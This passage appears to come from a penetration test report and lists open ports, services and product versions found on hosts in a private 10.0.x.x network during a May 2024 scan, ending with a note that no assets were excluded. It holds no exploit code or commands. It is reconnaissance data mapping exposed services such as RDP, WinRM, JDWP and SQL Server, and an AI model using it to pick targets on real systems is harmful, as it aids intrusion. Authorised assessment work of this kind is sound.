05/24/2024, 2:12 PM	10.0.4.136	udp/1718	h225gatedisc		
05/24/2024, 2:10 PM	10.0.4.136	tcp/3389	ms-wbt-server		
05/24/2024, 2:12 PM	10.0.4.136	udp/4500	nat-t-ike		
05/24/2024, 2:12 PM	10.0.4.136	udp/5000	upnp		
05/24/2024, 2:12 PM	10.0.4.136	udp/5060	sip		
05/24/2024, 2:22 PM	10.0.4.136	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:12 PM	10.0.4.136	udp/10000	ndmp		
05/24/2024, 2:22 PM	10.0.4.136	tcp/47001	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:10 PM	10.0.4.136	tcp/49152	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.136	tcp/49153	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.136	tcp/49154	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.136	tcp/49155	java-rmi	Java RMI	
05/24/2024, 2:10 PM	10.0.4.136	tcp/49156	tcpwrapped		
05/24/2024, 2:10 PM	10.0.4.136	tcp/49157	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.136	tcp/49158	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.136	tcp/49160	msrpc	Microsoft Windows RPC	
05/24/2024, 2:12 PM	10.0.4.136	udp/49182	unknown		
05/24/2024, 2:12 PM	10.0.4.136	udp/49185	unknown		

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 2:12 PM	10.0.4.136	udp/49186	unknown		
05/24/2024, 2:42 PM	10.0.4.137	tcp/3389	ms-wbt-server		
05/24/2024, 2:10 PM	10.0.4.254	tcp/22	ssh	Cisco SSH 1.25	
05/24/2024, 2:42 PM	10.0.40.1	tcp/80	http	Igor Sysoev Nginx, pfSense	
05/24/2024, 2:12 PM	10.0.40.6	udp/7	echo		
05/24/2024, 2:12 PM	10.0.40.6	udp/80	http		
05/24/2024, 2:12 PM	10.0.40.6	udp/88	kerberos-sec		
05/24/2024, 2:12 PM	10.0.40.6	udp/631	ipp		
05/24/2024, 2:12 PM	10.0.40.6	udp/1023	unknown		
05/24/2024, 2:12 PM	10.0.40.6	udp/1025	blackjack		
05/24/2024, 2:12 PM	10.0.40.6	udp/5060	sip		
05/24/2024, 2:12 PM	10.0.40.6	udp/10000	ndmp		
05/24/2024, 2:12 PM	10.0.40.6	udp/49152	unknown		
05/24/2024, 2:12 PM	10.0.40.6	udp/49153	unknown		
05/24/2024, 2:12 PM	10.0.40.6	udp/49190	unknown		
05/24/2024, 2:12 PM	10.0.40.6	udp/65024	unknown		
05/24/2024, 2:10 PM	10.0.40.17	tcp/80	http	Apache HTTPD	
05/24/2024, 2:12 PM	10.0.40.17	udp/137	netbios-ns		
05/24/2024, 2:12 PM	10.0.40.17	udp/445	microsoft-ds		
05/24/2024, 2:12 PM	10.0.40.17	udp/1434	ms-sql-m		
05/24/2024, 2:12 PM	10.0.40.17	udp/1812	radius		
05/24/2024, 2:12 PM	10.0.40.17	udp/9200	wap-wsp		
05/24/2024, 2:12 PM	10.0.40.17	udp/49153	unknown		
05/24/2024, 2:10 PM	10.0.40.18	tcp/80	http	Apache HTTPD 2.4.41, Apache/2.4.41 (Ubuntu)	
05/24/2024, 2:12 PM	10.0.40.18	udp/136	profile		
05/24/2024, 2:12 PM	10.0.40.18	udp/158	pcmail-srv		
05/24/2024, 2:12 PM	10.0.40.18	udp/177	xdmcp		
05/24/2024, 2:12 PM	10.0.40.18	udp/997	maitrd		
05/24/2024, 2:12 PM	10.0.40.18	udp/1030	iad1		
05/24/2024, 2:12 PM	10.0.40.18	udp/2000	cisco-sccp		

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 2:12 PM	10.0.40.18	udp/3703	adobeserver-3		
05/24/2024, 2:12 PM	10.0.40.18	udp/4500	nat-t-ike		
05/24/2024, 2:10 PM	10.0.40.18	tcp/8080	http-proxy	Apache HTTPD 2.4.41, Apache/2.4.41 (Ubuntu)	
05/24/2024, 2:12 PM	10.0.40.18	udp/49188	unknown		
05/24/2024, 2:12 PM	10.0.40.19	udp/427	svrloc		
05/24/2024, 2:12 PM	10.0.40.19	udp/593	http-rpc-epmap		
05/24/2024, 2:12 PM	10.0.40.19	udp/1025	blackjack		
05/24/2024, 2:12 PM	10.0.40.19	udp/1434	ms-sql-m		
05/24/2024, 2:12 PM	10.0.40.19	udp/5000	upnp		
05/24/2024, 2:10 PM	10.0.40.19	tcp/8080	http	Apache HTTPD	
05/24/2024, 2:12 PM	10.0.40.19	udp/31337	BackOrifice		
05/24/2024, 2:12 PM	10.0.40.19	udp/32769	filenet-rpc		
05/24/2024, 2:12 PM	10.0.40.53	udp/68	dhcpc		
05/24/2024, 2:12 PM	10.0.40.53	udp/111	rpcbind		
05/24/2024, 2:12 PM	10.0.40.53	udp/497	retrospect		
05/24/2024, 2:12 PM	10.0.40.53	udp/1023	unknown		
05/24/2024, 2:12 PM	10.0.40.53	udp/1025	blackjack		
05/24/2024, 2:12 PM	10.0.40.53	udp/2049	rpcbind		
05/24/2024, 2:30 PM	10.0.40.53	tcp/35335	mountd		
05/24/2024, 2:30 PM	10.0.40.53	tcp/41519	mountd		
05/24/2024, 2:30 PM	10.0.40.53	tcp/43159	nlockmgr		
05/24/2024, 2:30 PM	10.0.40.53	tcp/47787	mountd		
05/24/2024, 2:12 PM	10.0.40.53	udp/49186	unknown		
05/24/2024, 2:12 PM	10.0.40.54	udp/137	netbios-ns		
05/24/2024, 2:12 PM	10.0.40.54	udp/515	printer		
05/24/2024, 2:12 PM	10.0.40.54	udp/631	ipp		
05/24/2024, 2:12 PM	10.0.40.54	udp/997	maitrd		
05/24/2024, 2:12 PM	10.0.40.54	udp/1030	iad1		
05/24/2024, 2:12 PM	10.0.40.54	udp/5353	zeroconf		
05/24/2024, 2:10 PM	10.0.40.54	tcp/5432	postgresql	PostgreSQL DB 9.6.0 Or Later	

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 2:12 PM	10.0.40.54	udp/32815	unknown		
05/24/2024, 2:12 PM	10.0.40.54	udp/49153	unknown		
05/24/2024, 2:42 PM	10.0.40.55	tcp/22	ssh	OpenBSD OpenSSH 8.9, OpenBSD OpenSSH For Windows 8.9	
05/24/2024, 2:42 PM	10.0.40.55	tcp/3389	ms-wbt-server		
05/24/2024, 3:02 PM	10.0.40.55	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 3:02 PM	10.0.40.55	tcp/7680	pando-pub		
05/24/2024, 2:10 PM	10.0.40.62	tcp/22	ssh	OpenBSD OpenSSH 9.7	
05/24/2024, 2:12 PM	10.0.40.62	udp/53	domain		
05/24/2024, 2:12 PM	10.0.40.62	udp/69	tftp		
05/24/2024, 2:12 PM	10.0.40.62	udp/1028	ms-lsa		
05/24/2024, 2:12 PM	10.0.40.62	udp/2222	msantipiracy		
05/24/2024, 2:42 PM	10.0.40.63	tcp/22	ssh	OpenBSD OpenSSH 8.9, OpenBSD OpenSSH For Windows 8.9	
05/24/2024, 2:42 PM	10.0.40.63	tcp/443	https	Fortinet, VMware Horizon	
05/24/2024, 2:42 PM	10.0.40.63	tcp/3389	ms-wbt-server	Microsoft Terminal Services	
05/24/2024, 3:02 PM	10.0.40.63	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 3:02 PM	10.0.40.63	tcp/8015	cfg-cloud		
05/24/2024, 2:42 PM	10.0.40.63	tcp/8443	https-alt		
05/24/2024, 2:10 PM	10.0.40.64	tcp/22	ssh	OpenBSD OpenSSH 8.9, OpenBSD OpenSSH For Windows 8.9	
05/24/2024, 2:10 PM	10.0.40.64	tcp/80	http	Microsoft IIS 10.0, Microsoft IIS Httpd 10.0	
05/24/2024, 2:10 PM	10.0.40.64	tcp/135	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.40.64	tcp/139	netbios-ssn	Microsoft Windows Netbios-ssn	
05/24/2024, 2:10 PM	10.0.40.64	tcp/3389	ms-wbt-server	Microsoft Terminal Services	
05/24/2024, 2:30 PM	10.0.40.64	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:10 PM	10.0.40.64	tcp/9080	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:30 PM	10.0.40.64	tcp/9393	mc-nmf	.NET Message Framing	
05/24/2024, 2:30 PM	10.0.40.64	tcp/9394	msexchange-logcopier	Microsoft Exchange 2010 Log Copier 2010	
05/24/2024, 2:30 PM	10.0.40.64	tcp/9398	https	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:30 PM	10.0.40.64	tcp/9443	https	Microsoft HTTPAPI Httpd 2.0	

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 2:30 PM	10.0.40.64	tcp/49668	msrpc	Microsoft Windows RPC	
05/24/2024, 2:30 PM	10.0.40.64	tcp/52389	msrpc	Microsoft Windows RPC	
05/24/2024, 2:42 PM	10.0.40.67	tcp/22	ssh		
05/24/2024, 2:42 PM	10.0.40.67	tcp/4443	pharos	Fortinet Fortigate Vpn	
05/24/2024, 2:42 PM	10.0.40.70	tcp/135	msrpc	Microsoft Windows RPC	
05/24/2024, 2:42 PM	10.0.40.70	tcp/1099	java-rmi	Java RMI	
05/24/2024, 2:42 PM	10.0.40.70	tcp/49152	msrpc	Microsoft Windows RPC	
05/24/2024, 2:42 PM	10.0.40.70	tcp/49153	msrpc	Microsoft Windows RPC	
05/24/2024, 2:42 PM	10.0.40.70	tcp/49154	msrpc	Microsoft Windows RPC	
05/24/2024, 2:42 PM	10.0.40.70	tcp/49155	java-rmi	Java RMI	
05/24/2024, 2:42 PM	10.0.40.70	tcp/49156	tcpwrapped		
05/24/2024, 2:42 PM	10.0.40.70	tcp/49157	msrpc	Microsoft Windows RPC	
05/24/2024, 2:42 PM	10.0.40.70	tcp/49158	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.40.71	tcp/22	ssh	OpenBSD OpenSSH 8.9, OpenBSD OpenSSH For Windows 8.9	
05/24/2024, 2:10 PM	10.0.40.71	tcp/80	http	Microsoft IIS 10.0, Microsoft IIS Httpd 10.0	
05/24/2024, 2:10 PM	10.0.40.71	tcp/135	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.40.71	tcp/139	netbios-ssn	Microsoft Windows Netbios-ssn	
05/24/2024, 2:10 PM	10.0.40.71	tcp/443	https	Fortinet	
05/24/2024, 2:30 PM	10.0.40.71	tcp/1239	nmsd	Veeam ONE	
05/24/2024, 2:10 PM	10.0.40.71	tcp/1433	ms-sql-s	Microsoft SQL Server 2017 14.00.1000	
05/24/2024, 2:30 PM	10.0.40.71	tcp/2714	raventdm		
05/24/2024, 2:30 PM	10.0.40.71	tcp/2741	tsb	Veeam ONE	
05/24/2024, 2:30 PM	10.0.40.71	tcp/2742	tsb2		
05/24/2024, 2:30 PM	10.0.40.71	tcp/2805	wta-wsp-s		
05/24/2024, 2:10 PM	10.0.40.71	tcp/3389	ms-wbt-server	Microsoft Terminal Services	
05/24/2024, 2:30 PM	10.0.40.71	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:30 PM	10.0.40.71	tcp/8015	cfg-cloud		
05/24/2024, 2:10 PM	10.0.40.71	tcp/8443	https-alt		
05/24/2024, 2:30 PM	10.0.40.71	tcp/47001	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:30 PM	10.0.40.71	tcp/49664	msrpc	Microsoft Windows RPC	

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 2:30 PM	10.0.40.71	tcp/49665	msrpc	Microsoft Windows RPC	
05/24/2024, 2:30 PM	10.0.40.71	tcp/49666	msrpc	Microsoft Windows RPC	
05/24/2024, 2:30 PM	10.0.40.71	tcp/49667	msrpc	Microsoft Windows RPC	
05/24/2024, 2:30 PM	10.0.40.71	tcp/49668	msrpc	Microsoft Windows RPC	
05/24/2024, 2:30 PM	10.0.40.71	tcp/49669	msrpc	Microsoft Windows RPC	
05/24/2024, 2:30 PM	10.0.40.71	tcp/49670	msrpc	Microsoft Windows RPC	
05/24/2024, 2:30 PM	10.0.40.71	tcp/49671	msrpc	Microsoft Windows RPC	
05/24/2024, 2:30 PM	10.0.40.71	tcp/57441	ms-sql-s	Microsoft SQL Server 2017 14.00.1000	
05/24/2024, 2:30 PM	10.0.40.71	tcp/57927	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.40.72	tcp/80	http	Microsoft IIS 10.0, Microsoft IIS Httpd 10.0	
05/24/2024, 2:10 PM	10.0.40.72	tcp/135	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.40.72	tcp/139	netbios-ssn	Microsoft Windows Netbios-ssn	
05/24/2024, 2:30 PM	10.0.40.72	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:10 PM	10.0.40.72	tcp/8080	http	Microsoft IIS 10.0, Microsoft IIS Httpd 10.0, Unknown	
05/24/2024, 2:30 PM	10.0.40.72	tcp/49666	msrpc	Microsoft Windows RPC	
05/24/2024, 2:30 PM	10.0.40.72	tcp/49667	msrpc	Microsoft Windows RPC	
05/24/2024, 2:42 PM	10.0.40.73	tcp/135	msrpc	Microsoft Windows RPC	
05/24/2024, 2:42 PM	10.0.40.73	tcp/2179	vmrdp		
05/24/2024, 3:02 PM	10.0.40.73	tcp/7680	pando-pub		
05/24/2024, 2:12 PM	10.0.40.74	udp/68	dhcpc		
05/24/2024, 2:10 PM	10.0.40.74	tcp/80	http	MikroTik Router Config Httpd	
05/24/2024, 2:10 PM	10.0.40.74	tcp/2000	bandwidth-test	MikroTik Bandwidth-test Server	
05/24/2024, 2:10 PM	10.0.40.74	tcp/8291	unknown		
05/24/2024, 2:30 PM	10.0.40.74	tcp/8728	routeros-api	MikroTik RouterOS API	
05/24/2024, 2:30 PM	10.0.40.74	tcp/8729	unknown		
05/24/2024, 2:10 PM	10.0.40.75	tcp/135	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.40.75	tcp/139	netbios-ssn	Microsoft Windows Netbios-ssn	
05/24/2024, 2:10 PM	10.0.40.75	tcp/3389	ms-wbt-server	Microsoft Terminal Services	

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 2:30 PM	10.0.40.75	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:30 PM	10.0.40.75	tcp/8040	http	ConnectWise Control 23.9.8.8811, Microsoft HTTPAPI Httpd 2.0, Microsoft Ntlm Auth	
05/24/2024, 2:30 PM	10.0.40.75	tcp/8041	enguity-xccetp		
05/24/2024, 2:30 PM	10.0.40.75	tcp/47001	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:30 PM	10.0.40.75	tcp/49664	msrpc	Microsoft Windows RPC	
05/24/2024, 2:30 PM	10.0.40.75	tcp/49665	msrpc	Microsoft Windows RPC	
05/24/2024, 2:30 PM	10.0.40.75	tcp/49667	msrpc	Microsoft Windows RPC	
05/24/2024, 2:30 PM	10.0.40.75	tcp/49669	msrpc	Microsoft Windows RPC	
05/24/2024, 2:30 PM	10.0.40.75	tcp/49670	msrpc	Microsoft Windows RPC	
05/24/2024, 2:30 PM	10.0.40.75	tcp/49677	msrpc	Microsoft Windows RPC	
05/24/2024, 2:30 PM	10.0.40.75	tcp/49697	msrpc	Microsoft Windows RPC	
05/24/2024, 2:30 PM	10.0.40.75	tcp/49704	msrpc	Microsoft Windows RPC	
05/24/2024, 2:30 PM	10.0.40.75	tcp/49724	msrpc	Microsoft Windows RPC	
05/24/2024, 2:30 PM	10.0.40.75	tcp/49733	ms-sql-s	Microsoft SQL Server 2019 15.00.2000	
05/24/2024, 2:30 PM	10.0.40.75	tcp/60348	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.40.76	tcp/22	ssh	OpenBSD OpenSSH 8.9, OpenBSD OpenSSH For Windows 8.9	
05/24/2024, 2:10 PM	10.0.40.76	tcp/135	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.40.76	tcp/139	netbios-ssn	Microsoft Windows Netbios-ssn	
05/24/2024, 2:10 PM	10.0.40.76	tcp/3389	ms-wbt-server	Microsoft Terminal Services	
05/24/2024, 2:30 PM	10.0.40.76	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:30 PM	10.0.40.76	tcp/47001	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:30 PM	10.0.40.76	tcp/49664	msrpc	Microsoft Windows RPC	
05/24/2024, 2:30 PM	10.0.40.76	tcp/49665	msrpc	Microsoft Windows RPC	
05/24/2024, 2:30 PM	10.0.40.76	tcp/49666	msrpc	Microsoft Windows RPC	
05/24/2024, 2:30 PM	10.0.40.76	tcp/49667	msrpc	Microsoft Windows RPC	
05/24/2024, 2:30 PM	10.0.40.76	tcp/49668	msrpc	Microsoft Windows RPC	
05/24/2024, 2:30 PM	10.0.40.76	tcp/49669	msrpc	Microsoft Windows RPC	
05/24/2024, 2:30 PM	10.0.40.76	tcp/49670	msrpc	Microsoft Windows RPC	

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 2:30 PM	10.0.40.76	tcp/49671	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.40.79	tcp/22	ssh	OpenBSD OpenSSH 7.5	
05/24/2024, 2:10 PM	10.0.40.79	tcp/80	http	Envoy Proxy Envoy, VMware Site Recovery Manager	
05/24/2024, 2:10 PM	10.0.40.80	tcp/161	snmp		
05/24/2024, 2:30 PM	10.0.40.80	tcp/4353	f5-iquery		
05/24/2024, 2:10 PM	10.0.40.81	tcp/22	ssh	OpenBSD OpenSSH 8.2p1 Ubuntu 4ubuntu0.11	
05/24/2024, 2:12 PM	10.0.40.81	udp/68	dhcpc		
05/24/2024, 2:12 PM	10.0.40.81	udp/1025	blackjack		
05/24/2024, 2:12 PM	10.0.40.81	udp/1812	radius		
05/24/2024, 2:10 PM	10.0.40.82	tcp/22	ssh	OpenBSD OpenSSH 7.9p1 Debian 10+deb10u4	
05/24/2024, 2:12 PM	10.0.40.82	udp/68	dhcpc		
05/24/2024, 2:12 PM	10.0.40.82	udp/497	retrospect		
05/24/2024, 2:12 PM	10.0.40.82	udp/1645	radius		
05/24/2024, 2:12 PM	10.0.40.82	udp/1812	radius		
05/24/2024, 2:12 PM	10.0.40.82	udp/3703	adobeserver-3		
05/24/2024, 2:12 PM	10.0.40.82	udp/5353	zeroconf		
05/24/2024, 2:10 PM	10.0.40.82	tcp/8081	blackice-icecap	Dotamin Dotadmin, dotCMS	
05/24/2024, 2:12 PM	10.0.40.82	udp/9200	wap-wsp		
05/24/2024, 2:12 PM	10.0.40.82	udp/10000	ndmp		
05/24/2024, 2:12 PM	10.0.40.82	udp/49186	unknown		
05/24/2024, 2:10 PM	10.0.40.82	tcp/50000	ibm-db2		
05/24/2024, 2:12 PM	10.0.40.83	udp/9	discard		
05/24/2024, 2:12 PM	10.0.40.83	udp/80	http		
05/24/2024, 2:12 PM	10.0.40.83	udp/111	rpcbind		
05/24/2024, 2:10 PM	10.0.40.83	tcp/111	rpcbind		
05/24/2024, 2:12 PM	10.0.40.83	udp/123	ntp	NTP V4	
05/24/2024, 2:12 PM	10.0.40.83	udp/443	https		
05/24/2024, 2:12 PM	10.0.40.83	udp/497	retrospect		
05/24/2024, 2:12 PM	10.0.40.83	udp/626	serialnumberd		
05/24/2024, 2:12 PM	10.0.40.83	udp/631	ipp		

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 2:12 PM	10.0.40.83	udp/1023	unknown		
05/24/2024, 2:12 PM	10.0.40.83	udp/1025	blackjack		
05/24/2024, 2:12 PM	10.0.40.83	udp/1645	radius		
05/24/2024, 2:12 PM	10.0.40.83	udp/1812	radius		
05/24/2024, 2:12 PM	10.0.40.83	udp/4500	nat-t-ike		
05/24/2024, 2:12 PM	10.0.40.83	udp/5060	sip		
05/24/2024, 2:12 PM	10.0.40.83	udp/10000	ndmp		
05/24/2024, 2:12 PM	10.0.40.83	udp/49153	unknown		
05/24/2024, 2:12 PM	10.0.40.83	udp/49186	unknown		
05/24/2024, 2:12 PM	10.0.40.83	udp/49190	unknown		
05/24/2024, 2:42 PM	10.0.40.84	tcp/22	ssh	OpenBSD OpenSSH 8.9, OpenBSD OpenSSH For Windows 8.9	
05/24/2024, 2:42 PM	10.0.40.84	tcp/49152	msrpc	Microsoft Windows RPC	
05/24/2024, 2:42 PM	10.0.40.84	tcp/49153	msrpc	Microsoft Windows RPC	
05/24/2024, 2:42 PM	10.0.40.84	tcp/49154	msrpc	Microsoft Windows RPC	
05/24/2024, 2:42 PM	10.0.40.84	tcp/49155	msrpc	Microsoft Windows RPC	
05/24/2024, 2:42 PM	10.0.40.84	tcp/49156	msrpc	Microsoft Windows RPC	
05/24/2024, 3:02 PM	10.0.40.84	tcp/49174	java-rmi	Java RMI	
05/24/2024, 2:42 PM	10.0.40.84	tcp/49175	tcpwrapped		
05/24/2024, 2:10 PM	10.0.40.85	tcp/22	ssh	OpenBSD OpenSSH 8.9, OpenBSD OpenSSH For Windows 8.9	
05/24/2024, 2:10 PM	10.0.40.85	tcp/80	http	Ivanti Endpoint Manager, Microsoft IIS 10.0, Microsoft IIS Httpd 10.0	
05/24/2024, 2:10 PM	10.0.40.85	tcp/135	msrpc	Microsoft Windows RPC	
05/24/2024, 2:12 PM	10.0.40.85	udp/137	netbios-ns	Microsoft Windows Or Samba Netbios-ns	
05/24/2024, 2:10 PM	10.0.40.85	tcp/139	netbios-ssn	Microsoft Windows Netbios-ssn	
05/24/2024, 2:10 PM	10.0.40.85	tcp/443	https	Ivanti Endpoint Manager, Microsoft IIS 10.0, Microsoft IIS Httpd 10.0	
05/24/2024, 2:10 PM	10.0.40.85	tcp/3001	nessus		
05/24/2024, 2:30 PM	10.0.40.85	tcp/3002	exlm-agent		
05/24/2024, 2:10 PM	10.0.40.85	tcp/3389	ms-wbt-server	Microsoft Terminal Services	
05/24/2024, 2:30 PM	10.0.40.85	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 2:10 PM	10.0.40.85	tcp/6000	jdwp	Java Debug Wire Protocol (Reference Implementation) Version 17.0 17.0.3	
05/24/2024, 2:30 PM	10.0.40.85	tcp/6835	apachemq	ActiveMQ OpenWire Transport	
05/24/2024, 2:30 PM	10.0.40.85	tcp/7855	unknown		
05/24/2024, 2:30 PM	10.0.40.85	tcp/8040	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:30 PM	10.0.40.85	tcp/8041	enguity-xccetp		
05/24/2024, 2:30 PM	10.0.40.85	tcp/8321	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:30 PM	10.0.40.85	tcp/8855	unknown		
05/24/2024, 2:10 PM	10.0.40.85	tcp/9090	zeus-admin	Progress OpenEdge Management	
05/24/2024, 2:10 PM	10.0.40.85	tcp/9091	progress	Progress Database	

3.6. Excluded Assets

No assets were excluded during this pentest.